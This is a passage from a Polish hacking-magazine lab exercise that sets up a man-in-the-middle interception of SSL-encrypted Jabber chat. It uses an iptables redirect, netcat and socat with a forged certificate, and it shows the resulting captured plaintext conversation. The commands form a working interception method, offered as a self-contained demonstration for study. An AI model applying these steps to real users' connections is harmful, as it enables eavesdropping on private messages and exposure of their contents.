
```
$ su -
# iptables -A OUTPUT -t nat -p tcp -d 208.245.212.67 --dport 5223 --sport 1025:60000 -j REDIRECT --to 5223
```

Uwaga: uważny Czytelnik zauważył może, że polecenie to różni się nieco od polecenia użytego w artykule. Związane jest to z tym, że my naszą próbę przeprowadzamy przy użyciu jednego komputera. W związku z tym naszą regułę firewalla dodajemy do łańcucha `OUTPUT`. Poza tym musimy pozwolić programowi *socat* (który, jak pamiętamy, uruchomimy za chwilę) na nawiązywanie połączeń wychodzących do *jabber.org*. Innymi słowy powyższa reguła, przekierowująca połączenia wychodzące do *jabber.org*, nie powinna dotyczyć *socata*. Efekt ten osiągamy prosto – w powyższej regule, przy użyciu opcji `--sport 1025:60000` określamy, że dotyczy ona tylko pakietów TCP wychodzących z wysokich portów (powyżej portu 1024). Przy uruchamianiu *socata* użyjemy dodatkowej opcji, która spowoduje, że nawiązywane przez niego połączenia będą wychodzić z niskich (poniżej numeru 1024) portów.

[15] Upewnij się, że przekierowywanie działa. Włącz *netcat* nasłuchującego na porcie 5223:

```
$ nc -l -p 5223
```

Włącz *Psi*. Przy próbie połączenia z *jabber.org* połączenie do tego serwera powinno zostać przekierowane na lokalny port 5223, w efekcie *netcat* powinien wypisać na ekran śmieci.



Wyłącz *Psi*.

Uruchamiamy socata

[16] Uruchom *socat* oczekującego na połączenia SSL na lokalnym porcie 5223, przekierowującego te połączenia na port 5223 serwera *jabber.org* i wypisującego na ekran treść komunikacji. W tym celu zamknij *netcata*, przejdź na konto *roota* i wejdź do katalogu domowego użytkownika *haking* (tam leżą pliki z wygenerowanymi certyfikatami):

```
$ su -
```



```
# cd /home/haking
```

Następnie, już jako *root*, wydaj polecenie:

```
# socat -v OPENSSL-LISTEN:5223,cert=newcert.pem,key=newreq.pem,verify=0  
OPENSSL:208.245.212.67:5223,verify=0,lowport
```

Podaj hasło *haking*. Uwaga: jeśli zobaczysz komunikat (...) *address already in use*, zaczekaj minutę i ponów próbę.

[17] I znowu wcielamy się w rolę niespodziewającej się niczego ofiary. Włącz *Psi*, żeby porozmawiać z kolegą. Kiedy wyskakuje okienko z informacją o certyfikacie zrób to, co robi w tej sytuacji każdy zwykły użytkownik – kliknij *continue*. Następnie zaczekaj aż gwiazdka przy nazwie konta *hakin9live* stanie się żółta (oznacza to, że połączenie z serwerem zostało nawiązane). Wtedy możesz zacząć rozmowę. Jeśli gwiazdka przy kontakcie *hakin9 editors* jest żółta, oznacza to, że któryś z redaktorów *hakin9u* jest właśnie w pracy. Kliknij dwa razy na gwiazdkę, a otworzy się okno rozmowy. Jeśli redaktorzy *hakin9u* nie są dostępni, możesz porozmawiać z dowolną osobą posiadającą konto na Jabberze – wystarczy dodać kontakt do niej wybierając z menu *dodaj kontakt*.



[18] Jako intruz zaglądamy na konsolę, na której uruchomiony jest *socat*. Jak na dłoni widzimy tam całą treść rozmowy prowadzonej przez ofiarę.

```
haking@live:/ramdisk/home/haking
< </vCard>
< </iq>< <iq from='hakin9live@jabber.org/Psi_romek' type='get' to='hakin9live@jabber.org/Psi' id='aab6a'>
< <query xmlns='jabber:iq:version' />
< </iq>> <iq type="result" to="hakin9live@jabber.org/Psi_romek" id="aab6a" >
> <query xmlns="jabber:iq:version">
> <name>Psi</name>
> <version>0.9.2</version>
> <os>Aurox Linux</os>
> </query>
> </iq>
< <presence to='hakin9live@jabber.org' from='hakin9@chrome.pl/Piotr'>
< <status>Dost..png</status>
< <priority>5</priority>
< <x xmlns='jabber:x:delay' stamp='20040909T05:56:00' from='hakin9@chrome.pl/Piotr' /><x xmlns='jabber:x:delay' stamp='20040909T05:56:00' from='hakin9@chrome.pl/Piotr' /></presence>> <message type="chat" to="hakin9@chrome.pl" >
> <body>Hello, hakin9 people. How are you?</body>
> </message>
< <message type='chat' to='hakin9live@jabber.org/Psi' from='hakin9@chrome.pl/Piotr'>
< <body>quite nice, thanks</body>
< </message>>
```

Sukces.